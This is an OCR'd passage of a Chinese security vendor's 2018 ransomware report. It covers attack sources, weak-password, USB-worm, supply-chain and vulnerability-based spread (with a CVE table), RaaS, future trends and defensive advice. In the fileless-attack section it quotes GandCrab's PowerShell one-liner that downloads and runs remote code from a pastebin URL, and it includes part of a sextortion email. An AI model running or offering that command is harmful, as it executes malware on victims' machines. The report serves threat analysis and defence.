
攻击来源 IP 归属地占比最高为美国，主要是因为美国的互联网服务业务高度发达，导致来自世界各地的黑客都常会租用或入侵位于美国的服务器作为跳板，再对外发起各种网络攻击。

二、 黑客登录受害计算机时间分布

下图给出了黑客成功攻陷计算机后的首次登录时间分布情况。针对被黑客攻击计算机（多为服务器系统）的相关数据进行分析，发现攻陷计算机后的首次成功登录时间分布比较平均，但 23 点到次日凌晨 3 点这个时间段内的登录占比稍高。主要原因是这个时间段内，服务器多处于无人值守的状态，黑客的攻击可能受到的干扰最小。



下图则是对被攻陷机器的受攻击日期进行统计，发现在年初和年末被登录次数都是较低，而在 5 月、6 月、9 月分别出现三次登录高峰。



三、 攻击手段

（一） 弱口令攻击

计算机中涉及到弱口令攻击的主要包括远程桌面弱口令、数据库管理系统弱口令(例如MySQL、SQL Server、Oracle 等)、Tomcat 弱口令、phpMyAdmin 弱口令、VNC 弱口令、FTP 弱口令等。统计分析发现，本年度因系统遭遇弱口令攻击而导致数据被加密的情况占所有攻击手段中的首位。

弱口令攻击成为黑客主要的攻击手段的主要原因有二：其一、各种弱口令攻击工具比较完善，被公布在外的利用工具众多；其二、虽然不断有系统因弱口令原因导致系统被攻击、数据被加密的事件出现，但目前依然存在大量系统，使用过于简单的口令。


通过对数据进行统计分析发现，远程桌面弱口令攻击已成为传播勒索病毒的主要方式。根据 360 互联网安全中心对远程桌面弱口令爆破的监控，本年度对此类攻击单日拦截超过600 万次。

通过我们日常处理勒索病毒攻击事件的总结，黑客常用的攻手法一般是：首先攻击某个网络段的公网机器，在获得一台机器的登录口令后，会利用这台机器做跳板，继续寻找内网内其他易受攻击的机器，在内网中进一步扩散。在掌握一定数量的设备之后，就会向这些设备植入挖矿木马和勒索病毒。有时，黑客还会利用这些被感染机器对其他公网机器发起攻击。下图就给展示了这种攻击的一般流程。

（二） U 盘蠕虫

U 盘蠕虫是 U 盘中流行的一类病毒程序，能不断复制自身到不同电脑磁盘或移动设备(U 盘、移动硬盘等)中。通过创建伪装成文档、文件夹等的病毒程序等欺骗用户打开，进而继续传播平，部分 U 盘蠕虫也利用系统漏洞传播。本年度比较流行的 GandCrab 勒索病毒，就使用了 U 盘蠕虫的方式做为它的一个传播渠道。

2018 年 11 月，国内首次出现利用 U 盘蠕虫传播勒索病毒的案例。蠕虫的引导部分就是一个伪装成盘符的快捷方式，再由这个快捷方式指向蠕虫病毒。当蠕虫被激活后就会感染当前宿主机，并继续感染后续接入这台机器的其它移动硬盘和网络磁盘，并在宿主机中安营扎寨。11 月份开始这些安插下来的蠕虫开始下载 GandCrab 勒索病毒，所以很多用户是在“无感知”情况下中了勒索病毒。下图给出了这款勒索病毒的传播流程：




U盘传播勒索病毒进程链

（三） 软件供应链攻击

软件供应链攻击，是指利用提供软件的供应商与使用该软件用户之间的联系，通过攻击软件供应商，继而达到攻击软件使用者的目的。此类攻击手法在 2017 年 6 月就曾被 Petya 勒索病毒家族用来传播勒索病毒，并在俄罗斯和乌克兰造成较大影响。

2018 年 11 月底，国内也出现了利用此类方法传播的勒索病毒疫情。此次爆发的勒索病毒被命名为 UNNAMED1989 勒索病毒（即网称的“微信支付勒索病毒”），该勒索病毒主要是因为开发者下载了带有恶意代码的易语言第三方模块，导致调用该模块所开发出来的软件也均被感染了恶意代码。根据统计，在此次事件中被感染的软件超过 50 余种。

下图展示了软件供应链攻击的一般攻击流程。



（四） 系统/软件漏洞攻击


目前，黑客用来传播勒索病毒的系统漏洞、软件漏洞大部分都已被公开且厂商已经对相关软件进行了安全升级或提供了补丁，但并非所有用户都会及时打补丁或者升级软件，所以被公开的漏洞（Nday 漏洞）仍深受黑客们的青睐。一旦有利用价值高的漏洞出现，都会很快被黑客加入到自己的攻击包中。“永恒之蓝”工具所使用的就是一系列利用价值非常高的漏洞，多个勒索病毒的后续传播中都用到过该系列漏洞。

由于大部分服务器会向局域网或互联网开放服务，这意味着一旦系统漏洞、第三方应用漏洞没有及时修补，勒索病毒就能乘虚而入。2018 年，多个勒索软件家族通过 Windows 系统漏洞或 Web 应用漏洞入侵 Windows 服务器。其中最具代表性的当属 Satan 勒索病毒，Satan 勒索病毒最早于 2018 年 3 月在国内传播，其利用多个 Web 应用漏洞入侵服务器。表 1 列出来 Satan 勒索病毒所使用的漏洞简述及对应的漏洞编号。

JBoss 反序列化漏洞 CVE-2017-12149
JBoss 默认配置漏洞 CVE-2010-0738
JBoss 默认配置漏洞 CVE-2015-7501
WebLogic 反序列化漏洞 CVE-2017-10271
Put 任意上传文件漏洞
“永恒之蓝”相关漏洞 CVE-2017-0146
Struts 远程代码执行漏洞 S2-052（仅扫描）CVE-2017-9805
WebLogic 任意文件上传漏洞 CVE-2018-2894
Spring Data Commons 远程代码执行漏洞 CVE-2018-1273

表 1 Satan 勒索病毒所利用的漏洞简述及编号

下图展示了 Satan 勒索病毒的一般攻击流程。通过 360 互联网安全中心的研究人员研究分析发现，Satan 勒索病毒作者在利用漏洞获取到服务器权限后，会在受害者服务器上下发传播模块、勒索病毒及挖矿木马，在利用“永恒之蓝”相关漏洞攻击武器攻击局域网中的其他机器的同时，继续利用上述表格中的多种漏洞对其他机器进行攻击，达到扩散式传播的目的。



（五） “无文件”攻击

“无文件攻击”技术指的是攻击者在不释放文件到本地磁盘的情况下实施攻击。这类攻击技术能够有效躲避杀毒软件的静态特征查杀，并且有利于恶意攻击载荷的持续驻留。攻击者一般通过在内存中加载恶意代码实现“无文件攻击”。


GandCrab 勒索病毒是“无文件攻击”技术的狂热支持者。该勒索病毒允许传播者在成功入侵到服务器当中后，利用系统自带的 PowerShell 程序直接加载并运行远程恶意代码，完成后续的加密工作。由于没有在受害用户机器的硬盘中释放任何文件到磁盘中，这一技术使其能够躲避安全软件的传统静态特征扫描。下图展示了传播者利用这一技术时所使用的命令行代码。

```
PowerShell -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring(' http://pastebin.com/raw/3Z5xNRQ2'));Invoke-GandCrab;Start-Sleep -s 1000000;
```

（六） RaaS

RaaS 是 Ransomware-as-a-Service 的缩写，即“勒索病毒即服务”，其借鉴了 SaaS（Software-as-a-Service，软件即服务）模型。利用该模型，勒索病毒制作者为网络犯罪组织开发勒索病毒，而网络犯罪组织则负责传播勒索病毒，双方根据合作协议瓜分赎金。RaaS 模式在勒索病毒界已存在多年，其中以 GandCrab 和 Satan 最具代表性。其中 Satan 勒索病毒制作者已不再提供该服务，而 GandCrab 目前仍然以 RaaS 模式运作。

与 GandCrab 制作者合作的网络犯罪组织大多收入不菲：下图是 GandCrab 的制作者自己公布 2018 年 12 月第二周的收入情况，仅仅在这一周的时间内，与其合作的网络犯罪组织就收入了近 10 万美元。



第四章　未来趋势分析

2018 年是勒索病毒继 2017 年之后又一个火爆之年，各种变种了攻击事情层出不穷，依然是企业和个人年度最严重安全风险之一。勒索病毒以其方便可靠，而又行之有效的变现手段受到各类黑客攻击团伙的青睐。以目前勒索病毒的发展趋势分析，2019 年勒索病毒威胁仍将继续领跑本年度安全话题，成为企业和个人最严重的安全风险之一。我们将选取攻击的方式、对象、技术手段等几个方面进行分析。

一、　勒索病毒技术发展

（一）紧跟漏洞发展趋势

2018 年勒索病毒在传播技术手段上可谓紧跟行业发展，多个新公开的漏洞马上被攻击者用来传播勒索病毒。比如 GandCrab 在 2018 年 9 月份的更新中，就加入了对 CVE-2018-0896（Windows 10 提权漏洞）的使用。Satan 在 V4.2 版的更新中加入了 CVE-2018-2894（WebLogic 任意文件上传漏洞）的利用。使用 Nday 漏洞为勒索病毒攻击和传播提供帮助已经成为勒索病毒传播的一个重要手段。

预计在 2019 年勒索病毒将与漏洞传播有更紧密的结合，甚至有可能再次发生像 2017 年 WannaCry “想哭”勒索病毒那样的全球性爆发事件。针对重要目标，也可能会发生使用 0day 攻击的勒索病毒。这也提醒广大用户，做好计算机漏洞防护的重要性。

（二）更广泛的传播手段


2018 年，得益于勒索病毒的代理分成模式的兴起，勒索病毒的传播渠道也大为扩展。以往由固定团伙制作传播的勒索病毒，开始更多的发展下线。如 GandCrab 勒索病毒就在全球范围内招募传播者。传播手段也已经不再局限于漏洞攻击、远程爆破攻击等，常规的恶意软件、木马病毒传播渠道中也均出现了勒索病毒的身影，如挂马、蠕虫、软件捆绑、下载器等，甚至于出现了针对受害者的“传销式”传播。

2019 年勒索病毒的传播方式必定将会更为广泛，任何计算机用户都有可能称为勒索病毒的受害者，以往的一些其它恶意软件的传播渠道很有可能也被用来传播勒索病毒。

下图是 2018 年 10 月，FilesLocker 勒索病毒制作者在暗网发布的合作帖，寻求网络犯罪组织与其合作以扩大 FilesLocker 勒索病毒的传播。

（三）更多样化的勒索形式

常规意义上的勒索病毒以加密、隐藏、破坏信息系统等方式来勒索受害者财物。但在2018 年一些其它的勒索类型也开始大肆传播。常见的，如向企业邮箱发送威胁邮件，号称已经破解并监控企业网络一段时间，以泄露隐私为要挟要求支付赎金的。也有针对个人邮箱发送的此类邮件，其内容大多是声称掌握了你浏览色情网站的图像证据等，要求支付赎金，否则就将你的信息公布等。下图就是一封典型的勒索邮件，这类勒索攻击，利用了大众的恐惧心理迫使受害者支付赎金。



2018/12/1 (周六) 1:04

c3e.4r.e .cn

cn was hacked.

收件人 .cn

Hello!

My nickname in darknet is 3xp0LiNe.
I hacked this mailbox more than six months ago,
through it I infected your operating system with a virus (trojan) created by me and have been mon
time.

If you don't belive me please check 'from address' in your header, you will see that I sent you a
mailbox. (cn)

Even if you changed the password after that - it does not matter, my virus intercepted all the ca
computer
and automatically saved access for me.

I have access to all your accounts, social networks, email, browsing history.
Accordingly, I have the data of all your contacts, files from your computer, photos and videos.

在 2019 年，如同此类利用掌握的隐私数据，各种信息点等实施的敲诈勒索也将更为普遍，各种新形式的勒索手段也会更多的出现。

二、攻击面、攻击目标与“黑灰色产业”发展

以往勒索的主要攻击目标集中在 Windows 系统，但在 2018 年针对数据库的加密勒索事件开始大量出现，如 RushQL 数据库勒索病毒就是针对 Oracle 数据库进行破坏和勒索。还有针对 MySQL，SQL Server 等数据库的加密勒索攻击也明显上升。除数据库外，各类 Web 应用也是勒索病毒攻击的目标，如国内多次爆发的利用 Tomcat、JBoss、WebLogic 等 Web 应用的漏洞传播勒索病毒的攻击事件。在 2019 年，勒索病毒的攻击目标将进一步扩大化，各种版本的操作系统，服务和应用都将成为勒索病毒攻击的目标。

攻击的设备来看，目前攻击目标主要集中在 PC 和服务器，还有部分移动设备。但一些嵌入式设备如 ATM 机、POS 机也被曝出感染勒索病毒的情况，而去年 IOT 设备感染 DDoS、挖矿病毒的事件也明显增多。未来包括工控设备、各类嵌入式设备、IOT 设备在内的各种智能设备面临勒索病毒攻击的风险也都将大大增加，这类设备出现问题所带来的隐私泄露风险和经济损失很也会比 PC 更为严重。

攻击团伙的层面发展来看，国内活跃的勒索病毒攻击团伙就有至少 40 个之多，攻击来源更是来自世界各地。随着勒索病毒分成推广模式的发展，后续会有更多黑产团伙加入到勒索病毒的制作和传播中来，勒索病毒的传播也将更具全球化。而勒索病毒的攻击方式也开始

从之前的“广撒网”、针对防护薄弱设备的无差别攻击，到目前开始针对特定行业或人群的针对性攻击，甚至可能出现针对某一家公司或某一个人的定向攻击。如年初多次报道的针对医疗行业的攻击，和针对公司的定向钓鱼攻击等。未来，勒索病毒的攻击目标也将更具多样化，针对特定个人、企业、行业的勒索病毒将更加广泛。

勒索病毒“产业”中还有重要一环——数据恢复公司。很多中招用户有支付赎金解密数据的诉求，但对勒索病毒整个支付解密流程无法自行来完成。此时用户一般会求助数据恢复公司来协助完成，勒索病毒解密业务现在已经成为数据恢复公司最常见的业务之一，目前整个行业也在逐步规范化，未来也会随勒索病毒的兴起获得更多发展。

第五章　安全建议

面对严峻的勒索病毒威胁态势，我们分别为个人用户和企业用户给出有针对性的安全建议。希望能够帮助尽可能多的用户全方位的保护计算机安全，免受勒索病毒感染。

一、　针对个人用户的安全建议

对于普通用户，我们给出以下建议，以帮助用户免遭勒索病毒攻击。

（一）养成良好的安全习惯

1) 电脑应当安装具有云防护和主动防御功能的安全软件，不随意退出安全软件或关闭防护功能，对安全软件提示的各类风险行为不要轻易采取放行操作。

2) 可使用安全软件的漏洞修复功能，第一时间为操作系统和 IE、Flash 等常用软件打好补丁，以免病毒利用漏洞入侵电脑。

3) 尽量使用安全浏览器，减少遭遇挂马攻击、钓鱼网站的风险。

4) 重要文档、数据应经常做备份，一旦文件损坏或丢失，也可以及时找回。

5) 电脑设置的口令要足够复杂，包括数字、大小写字母、符号且长度至少应该有 8 位，不使用弱口令，以防攻击者破解。

（二）减少危险的上网操作

6) 不要浏览来路不明的色情、赌博等不良信息网站，此类网站经常被用于发起挂马、钓鱼攻击。

7) 不要轻易打开陌生人发来的邮件附件或邮件正文中的网址链接。也不要轻易打开扩展名为 js 、vbs、wsf、bat、cmd、ps1 等脚本文件和 exe、scr 等可执行程序，对于陌生人发来的压缩文件包，更应提高警惕，先使用安全软件进行检查后再打开。

8) 电脑连接移动存储设备（如 U 盘、移动硬盘等），应首先使用安全软件检测其安全性。

9) 对于安全性不确定的文件，可以选择在安全软件的沙箱功能中打开运行，从而避免木马对实际系统的破坏。

（三）采取及时的补救措施

10) 安装 360 安全卫士并开启反勒索服务，一旦电脑被勒索软件感染，可以通过 360 反勒索服务申请赎金赔付，以尽可能的减小自身经济损失。

二、针对企业用户的安全建议

1) 及时给办公终端和服务器打补丁修复漏洞，包括操作系统以及第三方应用的补丁，尤其是对外提供服务的各种第三方应用，这些应用的安全更新容易被管理员忽视。

2) 如果没有使用的必要，应尽量关闭不必要的网络端口，比如：135、139、445、3389

等，不对外提供服务的设备不要暴露于公网之上。

3) 企业用户应采用具有足够复杂的登录口令，来登录办公系统或服务器，并定期更换口令。

4) 企业用户应采用具有足够复杂的登录口令，来登录办公系统或服务器，并定期更换口令。

5) 提高安全运维人员职业素养，除工作电脑需要定期进行木马病毒查杀外，远程办公使用到的其它计算机也应定期查杀木马。

附录 1　2018 年勒索病毒大事件

一、　GandCrab 被两度破解

GandCrab 是一款出现于 2018 年 2 月初的勒索病毒。该勒索病毒一出现便利用 RaaS（Ransom-as-a-Service）的分发模式迅速在全网范围内广泛传播。但在 3 月时，罗马尼亚安全公司 BitDefender 放出了该勒索病毒的解密工具，为中招用户提供解密服务。

此后病毒进行了相应的升级来躲避解密。直到 10 月 16 日，一位叙利亚的父亲在 twitter 上求助说自己孩子的照片和视频均被该勒索病毒（v5.0.3）加密了，但付不起赎金。看到该求助后，GandCrab 作者良心发现，放出了针对叙利亚地区受害者的解密工具。很快，BitDefender 又放出了 v5.0.3（含）之前所有版本的解密工具——这一点是如何做到的病毒作者也表示很费解。

二、　勒索病毒导致某省级儿童医院系统瘫痪

2018 年 2 月 24 日清晨，国内某省级儿童医院出现系统瘫痪状况，当时正值儿童流感高发季，医院大厅人满为患。此次事件中，该院多台服务器感染 GlobeImposter 勒索病毒，其中包括数据库文件在内的多种重要文件被病毒加密。黑客要求院方在 6 小时内为每台中招机器支付 1 个比特币赎金（当时约合人民币 66000 余元）。

该事件中的 GlobeImposter 是一款自 2017 年开始出现的勒索病毒家族，而在 2018 年，该勒索病毒一跃成为在野流传广度最高的勒索病毒家族之一。具不完全统计，仅 2018 年一年期间，该病毒家族就出现了近 100 个新型变种在网络中传播。

三、　国产 Xiaoba 勒索病毒利用外挂传播

2018 年 2 月 6 日，互联网上新出现了一款名为 Xiaoba 的国产勒索病毒，该病毒以“吃鸡”外挂的名义在贴吧、QQ 群等社交平台中疯狂扩散。诱骗玩家关闭安全软件，并扫描全盘文件进行加密。此外，该勒索病毒作者还参与其他类型恶意软件或外挂程序的开发，并发布到各种技术论坛中，非常活跃。

四、　勒索病毒 SATURN 首创传销式传播

2018 年 3 月 5 日，一款名为 SATURN 的勒索病毒开始在互联网上传播。该勒索病毒会要求受害者在 7 天内支付 300 美元等价的比特币，逾期则会赎金翻倍。

与以往勒索病毒不同，该病毒采用了一种新的传播模式：病毒作者会为二次传播者按照三七的比例进行分成，鼓励和诱导受害人帮助其进行病毒的再扩散和再分发。这也是我们第一次发现勒索病毒使用这种“发展下线”的类传销模式进行病毒的传播。

五、　勒索病毒无差别攻击时代来临

2018 年 3 月底，Zenis 勒索病毒开始传播，其命名源自病毒作者的名字。与其他加密常

见文件的勒索病毒不同，该病毒运行后，会对设备中超过 200 种格式的文件进行加密，另外非系统盘符下的所有格式文件也都将被锁，就连 exe 可执行程序都不会放过。同时，病毒还会删除系统中的备份文件，以避免中招用户恢复重要数据，可谓杀伤力惊人。

与之相似的，2018 年 4 月 16 日，HERMES 勒索病毒又开始在国内传播，该勒索病毒此次的主要攻击目标是 Windows 服务器。该勒索病毒虽然并非加密所有格式的文件，但却采取了“排除法”：除了不加密 exe、dll、ini、lnk 几种类型的文件外，其余的类型的文件都会加密。

六、 利用 WebLogic 漏洞的传播勒索病毒首次出现

2018 年 4 月 21 日，匿名黑客利用 WebLogic 反序列化漏洞向国内部分企业服务器投递 Greystars 勒索病毒，加密服务器中的重要文件并索要 0.08 个比特币，赎金当前约合人民币 4761 元。根据监控数据统计，有近百台服务器收到此次攻击的影响。

七、 Rakhni 家族最新变种攻击

2018 年 7 月 10 日， Rakhni 勒索病毒家族的最新变种发起了新一波的攻击。此次事件中，勒索病毒使用“鱼叉式钓鱼邮件”进行传播，诱导受害者打开邮件附件中的 Word 文档，一旦用户根据诱导点击了文档中的图标，则会启动附带的恶意程序。与以往不同的是，该程序会根据受害用户的计算机环境以及配置，自动判断对受害机器投放勒索病毒和挖矿木马哪个能为作者赚取更多的利润。

八、 Satan 勤奋更新不断破坏

Satan 勒索病毒是在 2017 年初出现在大众视野中的勒索病毒家族。同 GandCrab 一样，Satan 也是利用了 RaaS 的分发方式，进一步加强了其传播的范围。2018 年 Satan 进入国内，后期随着该病毒与“永恒之蓝”等漏洞利用工具的结合，再一次增加了其传播能力和危害性。

随着其自身传播能力的持续更新，该勒索病毒在 2018 年 7 月在国内大规模爆发。高峰时，仅单日攻击的服务器数量就有近 1000 台。10 月底，该勒索病毒再次大规模传播，并且开始了每周一次的稳定更新，这一稳定更新一直持续到了 2018 年底才停止。

九、 UNNAMED1989 从微信支付到自投罗网

2018 年 12 月 1 日，一款国人制作的勒索病毒 UNNAMED1989 一夜之间大规模爆发。该勒索病毒利用了软件供应链攻击的方式，感染众多易语言开发者的开发环境，进而由这些被感染环境所开发出的软件帮助其自身进行传播。同时，由于易语言开发者和使用者普遍不相信安全软件报毒的心态，该勒索病毒获得了更加良好的传播环境。

但由于其采用了简单的异或算法对文件进行加密，使得安全软件可以相对简单的对文件进行恢复。同时，因为使用微信二维码作为收款方式，也让警方可以轻松定位到作者身份。最终，该作者于 12 月 5 日被东莞警方抓获，这款 UNNAMED1989 勒索病毒也如昙花一现般落下了帷幕。

十、 冒牌 Petya 袭击半导体行业

2018 年 12 月 8 日，一款 Petya 勒索病毒的仿冒者出现，针对半导体行业发起攻击，导致国内多家半导体企业中招。虽然并非真正的 Petya 勒索病毒，但其加密功能却并不弱。病毒会通过修改用户计算机的 MBR 来破坏系统，其攻击手段与早期 Petya 勒索病毒有相似之处，但又有较大不同。其攻击方式包括控制域控服务器、钓鱼邮件、永恒之蓝相关漏洞攻击以及暴力破解，攻击力极大，可在短时间内造成内网大量主机瘫痪，中招主机被要求支付 0.1 个比特币赎金。

附录 2　360 安全卫士反勒索防护能力

一、　服务器防护能力

2017 年下半年以来，针对服务器攻击的勒索病毒成为勒索病毒攻击的一个重要方向，尤其以弱口令爆破，常用应用漏洞攻击最为常见。针对这一问题，我们完善了“口令爆破”防护能力，增加了对“远程桌面爆破”、SMB 爆破、SQL Server 爆破、VNC 爆破、Tomcat 爆破的防护支持，大为改善了客户端因使用弱口令被爆破的问题。服务器面临勒索病毒攻击的另一个重要渠道就是搭建在其上的各种软件系统存在的漏洞，在 2018 年 360 增加了对 WebLogic、JBoss、Tomcat 等多种常见软件漏洞的防护能力，提升了服务器整体的安全防护效果。

二、 面向传播链的防护能力

针对勒索病毒的防护，更高效可靠的防护时间点应该是其攻击传播阶段。针对勒索病毒传播中常使用的漏洞，360 安全卫士加强了这类漏洞免疫和事前检测防护能力，如网络防护就提供了对多种漏洞的数据包检测能力，发现攻击直接阻断。针对 U 盘蠕虫类的传播方式，360 U 盘助手在原有检测基础上增加了更多对勒索病毒相关信息的识别，在 U 盘接入系统时即可报出其中暗藏的病毒木马。

三、 综合防护能力

针对勒索病毒的行为识别，一直是 360 安全卫士防御勒索病毒的重要手段。2018 年我们对勒索病毒的行为识别做了进一步加强，增加了更多数据维度，同时还增加了来自 360 安全大脑的决策信息，配合我们基于机器学习的数据流识别能力，使我们对勒索病毒行为的识别能力进一步加强，同时也有效减少了防护方面的误报问题。

针对勒索病毒的引擎检出识别，则是我们对勒索病毒防护的另一重要手段。通过对智能识别引擎的不断训练，360 对勒索病毒的检出能力获得了进一步提高，对 2018 年来新增的数千个勒索病毒家族均做到了有效识别。

再一项勒索病毒的重要防护能力，就是 360 安全卫士所使用的智能诱捕技术。通过对设置的陷阱文档的随机化与位置优化，使得我们的智能诱捕技术未被任何一家流行的勒索病毒免疫，同时也能保证勒索病毒的全命中。

附录 3　360 解密大师

360 解密大师是 360 安全卫士提供的勒索病毒解密工具，是目前全球范围内支持解密类型最多的一款解密工具。

